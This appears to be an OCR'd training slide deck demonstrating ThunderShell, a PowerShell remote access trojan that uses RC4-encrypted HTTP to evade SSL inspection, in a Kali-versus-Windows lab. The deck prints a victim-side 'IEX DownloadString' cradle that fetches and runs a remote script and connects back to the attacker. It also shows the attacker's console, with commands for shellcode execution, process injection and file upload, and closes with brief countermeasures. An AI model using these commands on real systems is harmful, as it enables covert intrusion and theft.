ThunderShell

Information Security Inc.


Contents

About ThunderShell

- ThunderShell is a Powershell based RAT that rely on HTTP requests to communicate
- All the network traffic is encrypted using a second layer of RC4 to avoid SSL interception and defeat network hooks

Requirements

- redis-server
- python-redis



```
apt install redis-server
apt install python-redis
```


Demo configuration

- Attacker: Kali Linux 2017 64 bit (https://www.kali.org/downloads/)
- Victim: Windows 10 x64 Version 1703
- Powershell version: 5.1.15063.608

```
   ---------------         -----------------         -----------------
   | Victim       |        |  Router       |         | Attacker      |
   | Machine  |   ===      |               |   ===   | Machine       |
   |              |        |               |         |               |
   ---------------         ------------------         -----------------
   Windows 10                                        Kali Linux 2017
IP 192.168.254.132                                   192.168.10.12
```

Installing ThunderShell


- Clone GitHub repo



```
root@kali2017:~# git clone https://github.com/Mr-Un1k0d3r/ThunderShell.git
Cloning into 'ThunderShell'...
remote: Counting objects: 196, done.
remote: Compressing objects: 100% (146/146), done.
remote: Total 196 (delta 120), reused 125 (delta 49), pack-reused 0
Receiving objects: 100% (196/196), 77.05 KiB | 394.00 KiB/s, done.
Resolving deltas: 100% (120/120), done.
root@kali2017:~# cd ThunderShell/
root@kali2017:~/ThunderShell# ls
bin  core  default.json  LICENSE.md  powershell  PS-RemoteShell.ps1  README.md  ThunderShell.py
```

Logs

- Every error, http requests and commands are logged in the logs folder



```
root@kali2017:~/ThunderShell/logs/01-10-2017# pwd
/root/ThunderShell/logs/01-10-2017
root@kali2017:~/ThunderShell/logs/01-10-2017# ls -alh
total 240K
drwxr-xr-x 2 root root 4.0K Oct  1 21:44 .
drwxr-xr-x 3 root root 4.0K Oct  1 21:44 ..
-rw-r--r-- 1 root root  125 Oct  1 21:44 event.log
-rw-r--r-- 1 root root  31K Oct  1 21:53 http.log
-rw-r--r-- 1 root root 187K Oct  1 21:53 shell_825dff2e-d5c6-45af-bd9b-fd07cfebb735.log
```

How ThunderShell works

- Once the PowerShell script is executed and HTTP request will be issued to the server


- The body of each POST request contains the RC4 encrypted communication. Why RC4 because it's strong enough to hide the traffic. The idea is to upload / download data over the network that cannot be inspected

How ThunderShell works

- The RAT support HTTPS but some security product may perform SSL interception and obtain visibility on the data leading to detection of malicious payload (PowerShell script, stager etc...). The RC4 encryption allows to communicate over the wire without leaking the payload

Using ThunderShell


- Attacker side > configuration file (default.json)



```
root@kali2017:~/ThunderShell# cat default.json
{
        "redis-host": "localhost",
        "redis-port": 6379,

        "http-host": "192.168.10.12",
        "http-port": 8080,
        "http-server": "Microsoft-IIS/7.5",

        "https-enabled": "off",
        "https-cert-path": "cert.pem",

        "encryption-key": "test",
        "max-output-timeout": 5
}
```

Using ThunderShell

- Attacker side > Listen on port 8080 (webserver)




```
root@kali2017:~/ThunderShell# python ThunderShell.py default.json

Thunder Shell 1.1 | Clients Server CLI
Mr.Un1k0d3r RingZer0 Team 2017
-------------------------------------------------------


(Main)>>> [+] Starting web server on 192.168.10.12 port 8080
```

Using ThunderShell

- Victim side (victim machine is already compromised by the attacker) > Run the following command


/*   C:¥WINDOWS¥system32>powershell -exec bypass IEX (New-Object Net.WebClient).DownloadString('http://192.168.10.12/PS-RemoteShell.ps1'); PS-RemoteShell -ip 192.168.10.12 -port 8080 -Key test -Delay 2000   */



```
C:\WINDOWS\system32>powershell -exec bypass IEX (New-Object Net.WebClient).DownloadString('http://192.168.10.12/PS-RemoteShell.ps1');
PS-RemoteShell -ip 192.168.10.12 -port 8080 -Key test -Delay 2000
```

Using ThunderShell


- Attacker side > victim machine connects back to the attacker



```
root@kali2017:~/ThunderShell# python ThunderShell.py default.json

Thunder Shell 1.1 | Clients Server CLI
Mr.Un1k0d3r RingZer0 Team 2017
--------------------------------------------------------


(Main)>>> [+] Starting web server on 192.168.10.12 port 8080

[+] Registering new shell x64 - 192.168.254.132:RTMA\Administrator
[+] New shell ID 2 GUID is 3ff5aed3-fa61-40b7-bba3-481f80a4803b
```

Using ThunderShell


- Attacker side > the help menu



```
(Main)>>> [+] Starting web server on 192.168.10.12 port 8080

[+] Registering new shell x64 - 192.168.254.132:RTMA\Administrator
[+] New shell ID 2 GUID is 3ff5aed3-fa61-40b7-bba3-481f80a4803b


[-]  is not a valid command

(Main)>>> help

Help Menu
-----------------------

        list      args (full)             List all active shells
        interact  args (id)               Interact with a session
        show      args (error/http/event, count)  Show error, http or event log (default number of rows 10)
        kill      args (id)               Kill shell (clear db only)
        exit                              Exit the application
        help                              Show this help menu
```

Using ThunderShell


- Attacker side > list of active shells



```
(Main)>>> list

List of active shells
-----------------------

  1     x64 - 192.168.254.132:RTMA\Administrator
```

Using ThunderShell


- Attacker side > interact with the victim machine



```
(Main)>>> interact 1

(x64 - 192.168.254.132:RTMA\Administrator)>>> help

Shell Help Menu
------------------------

        background                                   Return to the main console
        refresh                                      Check for previous commands output
        fetch          args (path/url, command)      In memory execution of a script and execute a commmand
        exec           args (path/url)               In memory execution of code (shellcode)
        read           args (remote path)            Read a file on the remote host
        upload         args (path/url, path)         Upload a file on the remote system
        ps                                           List processes
        powerless      args (powershell)             Execute Powershell command without invoking Powershell
        inject         args (pid, command)           Inject command into a target process (max length 4096)
        alias          args (key, value)             Create an alias to avoid typing the same thing over and over
        delay          args (milliseconds)           Update the callback delay
        help                                         Show this help menu


List of built in aliases
------------------------

        wmiexec                 Remote-WmiExecute utility
        searchevent             Search-EventForUser utility


List user defined aliases
------------------------
```

Countermeasures

- Block powershell.exe
- Analyze the network traffic (using a Network Traffic Analyzer device etc…) and look for old HTTP versions (version 1.0) and suspicious POST requests



```
POST /?e3f0af1e-23ab-4d39-a430-cdfd5dad4c2b HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: 192.168.10.12:8080
Content-Length: 848
Expect: 100-continue
Connection: Keep-Alive

pMZJZ49BGAiBKz8xdNWSqs7qkDyufGHjoQ9a7hBjaFp6K4p4RYtVCtQ+S5Wim4eSQTarmEZfNirFyke4fETSqVJtblQ1l1rTdIW5ieV9qljp7Y3WCisgdH3G9GGWm1DZ2NxsKZhhWaW
+4uMegFyLw72l/dD/1QnRFGYNOIByKifldpba4xmp6GVXDAimsu4veDj7T8l83W7imeTuVvnjZ83LGqbJdh6rjsxOjpHSbU
+dVsXk42qyQvxcOQIyH7XMogWzjLQNu59rTj3FBtQvoJ5RGQOpXK7PTbMrRKuHPVEaZib+k/xuYD5OYQRJZZQO3Cr4u9kg/
3NcZa9mBw0BHuxFoI1mS8NJIxfqwqmZspkOXPUWPgdpOGJBNAUNRs/aRHWBI3J+uKDRbR+Lib2INoo0/
RTsfSC4mdkBRLvXoC4akGc8BgQRkojgnlXU0IfRjzzAUtiarsFQOBghsRv3C6umf+ohEGXvNG6Lv6bNUYH3HdZvsKcUunUlyqPpcVkZz33t/
vxh9eBPIVEx3bncGd9oWibpvQqsOasgXAIFliL5uCAveHVQJmm4CfYcccA7dQGjISulhsCrAWRXsktqw+/D7urhpbk9Slb5xrKDzGa9ZAjTnHerNwA2Grb78RHz8IuU2o3vE
+r8v5KeNZoAHV8TwVvIwNPu2c52BJJXqxdT5gHceqn4K6OP2s4fxKaX9+jWUvW3N9AbZHt2Wd5DuLEaKYG7UoJV4h3xjHy9fC9/
qvz7135E9kJFTbSMYAztZU50+7Xn8c1qjvKqr8taZaB/az6gPmq5rm4Tu20aksHDaGqbIYla3OPjmZbUvT6qY5sQTdUEi/pd8/A=HTTP/1.0 200 OK
Server: Microsoft-IIS/7.5
Date: Mon, 02 Oct 2017 02:38:02 GMT
Content-Type: text/html

lQ==
```

References

- Kitploit
http://www.kitploit.com/2017/09/thundershell-powershell-based-rat.html

- Kali Linux
https://www.kali.org/downloads/

- RAT (Remote Access Trojan)
https://en.wikipedia.org/wiki/Remote_access_trojan